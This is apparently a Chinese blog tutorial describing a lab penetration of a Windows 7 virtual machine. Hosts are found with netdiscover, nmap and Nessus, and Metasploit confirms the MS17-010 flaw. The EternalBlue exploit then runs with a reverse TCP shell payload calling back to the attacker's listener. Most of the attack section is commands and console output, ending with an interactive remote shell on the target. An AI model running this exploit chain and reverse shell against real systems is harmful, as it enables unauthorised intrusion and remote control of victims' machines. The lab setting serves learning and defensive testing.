

# 使用 msf 渗透攻击 win7 主机并远程执行命令

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## 实验环境

- Win7 旗舰版 SP1 -64 位
- kali Linux 2019.1a
- Nessus

## 一、扫描局域网存活的主机并判断是否是目标主机

### 1.1 使用 netdiscover 判断该局域网内 IP网段

打开命令终端输入

```
1 root@fengzililn53:~# netdiscover
```

Currently scanning: 192.168.181.0/16 | Screen View: Unique Hosts

24 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1440

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.37.142	00:0c:29:6e:d2:3b	3	180	VMware, Inc.
192.168.37.2	00:50:56:e2:5d:96	3	180	VMware, Inc.
192.168.37.1	00:50:56:c0:00:08	17	1020	VMware, Inc.
192.168.37.254	00:50:56:ee:16:82	1	60	VMware, Inc.

## 1.2 使用 nmap 扫描 该网段 判断目标主机

```
1 root@fengzililn53:~# nmap -ss -o 192.168.37.0/24
```

扫描结果为 主机IP地址为 192.168.37.142 是win7 sp1 与目标主机相同


```
Nmap scan report for 192.168.37.142 (192.168.37.142)
Host is up (0.00053s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
5357/tcp   open  wsddapi
10243/tcp  open  unknown
MAC Address: 00:0C:29:6E:D2:3B (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|8|Vista|2008
OS CPE: cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
```

## 二、通过Nessus 扫描该主机漏洞


Nessus 安装 可用看这篇博客: <https://blog.csdn.net/fengzililn1973/article/details/115964676>

浏览器输入 地址打开 nessus <https://192.168.37.138:8834/>


输入用户名及密码 root 123456




选择高级扫描



输入对应的信息



启动nessus




扫描结果发现该系统存在 ms17-010

Sev	Name	Family	Count
CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)	Windows	1
CRITICAL	Unsupported Windows OS (remote)	Windows	1
HIGH	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETE...	Windows	1
INFO	WMI Not Available	Windows	1

### 三、通过msf模块获取win7主机远程shell

模块的整体使用流程如下



我们通过扫描发现目标是存在 ms17-010 漏洞

打开终端 进入metasploit 并查询漏洞

```
1 root@fengzilin53:~# msfconsole -q
2 msf5 > search ms17-010
```

```
msf5 > search ms17-010
Matching Modules
=====


| Name                                          | Disclosure Date | Rank    | Check | Description                                                                                 |
|-----------------------------------------------|-----------------|---------|-------|---------------------------------------------------------------------------------------------|
| auxiliary/admin/smb/ms17_010_command          | 2017-03-14      | normal  | Yes   | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution |
| auxiliary/scanner/smb/smb_ms17_010            |                 | normal  | Yes   | MS17-010 SMB RCE Detection                                                                  |
| exploit/windows/smb/ms17_010_eternalblue      | 2017-03-14      | average | No    | MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption                              |
| exploit/windows/smb/ms17_010_eternalblue_win8 | 2017-03-14      | average | No    | MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+                    |
| exploit/windows/smb/ms17_010_psexec           | 2017-03-14      | normal  | No    | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution    |


```

使用 use 命令选中 这个模块 并查看模块需要的配置项

```
1 msf5 > use auxiliary/scanner/smb/smb_ms17_010
```

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):


| Name        | Current Setting                                                | Required | Description                                  |
|-------------|----------------------------------------------------------------|----------|----------------------------------------------|
| CHECK_ARCH  | true                                                           | no       | Check for architecture on vulnerable hosts   |
| CHECK_DOPU  | true                                                           | no       | Check for DOUBLEPULSAR on vulnerable hosts   |
| CHECK_PIPE  | false                                                          | no       | Check for named pipe on vulnerable hosts     |
| NAMED_PIPES | /usr/share/metasploit-framework/data/wordlists/named_pipes.txt | yes      | List of named pipes to check                 |
| RHOSTS      |                                                                | yes      | The target address range or CIDR identifier  |
| RPORT       | 445                                                            | yes      | The SMB service port (TCP)                   |
| SMBDomain   | .                                                              | no       | The Windows domain to use for authentication |
| SMBPass     |                                                                | no       | The password for the specified username      |
| SMBUser     |                                                                | no       | The username to authenticate as              |
| THREADS     | 1                                                              | yes      | The number of concurrent threads             |


msf5 auxiliary(scanner/smb/smb_ms17_010) > |
```

设置主机IP地址 然后运行

```
1 msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST
192.168.37.142
2 msf5 auxiliary(scanner/smb/smb_ms17_010) > run
```

运行之后发现该主机容易受到攻击，也验证了 nessus 扫描的漏洞

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.37.142
RHOST => 192.168.37.142
msf5 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.37.142:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.37.142:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > |
```

接下来 查找攻击模块进行

退出上一个

```
1 msf5 auxiliary(scanner/smb/smb_ms17_010) > back
```

然后搜索模块并使加载该攻击模块

```
1 msf5 > search ms17-010
2 msf5 > use exploit/windows/smb/ms17_010_eternalblue
```

```
msf5 > search ms17-010

Matching Modules
=====


| Name                                          | Disclosure Date | Rank    | Check | Description                                                                                 |
|-----------------------------------------------|-----------------|---------|-------|---------------------------------------------------------------------------------------------|
| auxiliary/admin/smb/ms17_010_command          | 2017-03-14      | normal  | Yes   | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution |
| auxiliary/scanner/smb/smb_ms17_010            |                 | normal  | Yes   | MS17-010 SMB RCE Detection                                                                  |
| exploit/windows/smb/ms17_010_eternalblue      | 2017-03-14      | average | No    | MS17-010 Eternalblue SMB Remote Windows Kernel Pool Corruption                              |
| exploit/windows/smb/ms17_010_eternalblue_win8 | 2017-03-14      | average | No    | MS17-010 Eternalblue SMB Remote Windows Kernel Pool Corruption for Win8+                    |
| exploit/windows/smb/ms17_010_psexec           | 2017-03-14      | normal  | No    | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution    |


msf5 > use exploit/windows/smb/ms17_010_eternalblue
```

查看该模块的配置项

```
1 msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                             |
|---------------|-----------------|----------|---------------------------------------------------------|
| RHOSTS        |                 | yes      | The target address range or CIDR identifier             |
| RPORT         | 445             | yes      | The target port (TCP)                                   |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication |
| SMBPass       |                 | no       | (Optional) The password for the specified username      |
| SMBUser       |                 | no       | (Optional) The username to authenticate as              |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.    |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.              |



Exploit target:



| Id | Name                                                 |
|----|------------------------------------------------------|
| 0  | Windows 7 and Server 2008 R2 (x64) All Service Packs |


```

设置该配置选项

```
1 msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST
RHOST => 192.168.37.142
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.37.142
RHOST => 192.168.37.142
```

查看 exploit target 目标类型

```
1 msf5 exploit(windows/smb/ms17_010_eternalblue) > show targets
```

可以看到这个模块只有一个 target，所以默认就选择这个目标系统。不需要手动设置。

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show targets
```

Exploit targets:

Id	Name
--	----
0	Windows 7 and Server 2008 R2 (x64) All Service Packs

找一个payload 获取shell 远程连接权限后，进行远程执行命令

注：payload 又称为 攻击载荷，主要用来建立目标机和攻击机稳定连接的，可返回shell，也可以进行程序注入

```
1 msf5 exploit(windows/smb/ms17_010_eternalblue) > search
  windows/x64/shell type:payload
```

我们挑选一个 反弹 shell 的 payload

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > search windows/x64/shell type:payload

Matching Modules
=====

```

Name	Disclosure Date	Rank	Check	Description
payload/windows/x64/shell/bind_ipv6_tcp		normal	No	Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
payload/windows/x64/shell/bind_ipv6_tcp_uuid		normal	No	Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support
payload/windows/x64/shell/bind_named_pipe		normal	No	Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager
payload/windows/x64/shell/bind_tcp		normal	No	Windows x64 Command Shell, Windows x64 Bind TCP Stager
payload/windows/x64/shell/bind_tcp_uuid		normal	No	Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
payload/windows/x64/shell/reverse_tcp		normal	No	Windows x64 Command Shell, Windows x64 Reverse TCP Stager
payload/windows/x64/shell/reverse_tcp_rc4		normal	No	Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
payload/windows/x64/shell/reverse_tcp_uuid		normal	No	Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
payload/windows/x64/shell/bind_tcp		normal	No	Windows x64 Command Shell, Bind TCP Inline
payload/windows/x64/shell_reverse_tcp		normal	No	Windows x64 Command Shell, Reverse TCP Inline

设置 payload

```
1 xploit(windows/smb/ms17_010_eternalblue) > set payload
  windows/x64/shell/reverse_tcp
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```

查看配置选项

```
1 msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.37.142  yes       The target address range or CIDR identifier
  RPORT     445              yes       The target port (TCP)
  SMBDomain .                no        (Optional) The Windows domain to use for authentication
  SMBPass   .                no        (Optional) The password for the specified username
  SMBUser   .                no        (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.37.138 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs
```

设置一下本机 payload 监听地址

```
1 msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST
LHOST => 192.168.37.138 //本机 IP
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.37.138
LHOST => 192.168.37.138
```


配置完成后开始执行

```
1 msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
```





选择最后一个-兼容性-编码-传统 CJK 编码 简体中文-GBK



效果



```
C:\Windows\system32>^C
Abort session 1? [y/N] y
"
```

通过会话进行连接目标机

```
1 msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit -j
```

-j 表示后台执行 渗透目标完成后会创建一个 session 我们可以通过 session 连接目标主机。

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.37.138:4444
[*] 192.168.37.142:445 - Connecting to target for exploitation.
msf5 exploit(windows/smb/ms17_010_eternalblue) > [+] 192.168.37.142:445 - Connection established for exploitation.
[*] 192.168.37.142:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.37.142:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.37.142:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.37.142:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.37.142:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.37.142:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.37.142:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.37.142:445 - Sending all but last fragment of exploit packet
[*] 192.168.37.142:445 - Starting non-paged pool grooming
[*] 192.168.37.142:445 - Sending SMBv2 buffers
[*] 192.168.37.142:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.37.142:445 - Sending final SMBv2 buffers.
[*] 192.168.37.142:445 - Sending last fragment of exploit packet!
[*] 192.168.37.142:445 - Receiving response from exploit packet
[*] 192.168.37.142:445 - ETHERNALBLUE overwrite completed successfully (0xc000000d)!
[*] 192.168.37.142:445 - Sending egg to corrupted connection.
[*] 192.168.37.142:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.37.142
[*] Command shell session 2 opened (192.168.37.138:4444 -> 192.168.37.142:49206) at 2021-02-14 20:08:18 +0800
[*] 192.168.37.142:445 - =====
[*] 192.168.37.142:445 - -----WIN-----
[*] 192.168.37.142:445 - =====
session
[-] Unknown command: session.
```

```
1 msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ---  -
  2    shell x64/windows  192.168.37.138:4444 -> 192.168.37.142:49206 (192.168.37.142)
```

通过会话 ID 进入会话

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>
```

或者使用 background 退出会话将会话保存到后台并查看

```
1 C:\windows\system32>background
2
3 Background session 2? [y/N] y
4 msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions
```

```
C:\Windows\system32>background
Background session 2? [y/N] y
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====

  Id  Name  Type           Information  Connection
  --  ---  ---           -
  2    shell x64/windows    192.168.37.138:4444 -> 192.168.37.142:49206 (192.168.37.142)

msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

根据ID结束会话

```
1 msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -k 2
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions -k 2
[*] Killing the following session(s): 2
[*] Killing session 2
[*] 192.168.37.142 - Command shell session 2 closed.
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====

No active sessions.
```

## 总结

总结使用 metasploit 攻击的步骤

1. 查找 CVE 公布的漏洞
2. 查找对应的 exploit 模块
3. 配置模块参数
4. 添加 payload 后门
5. 执行 exploit 开始攻击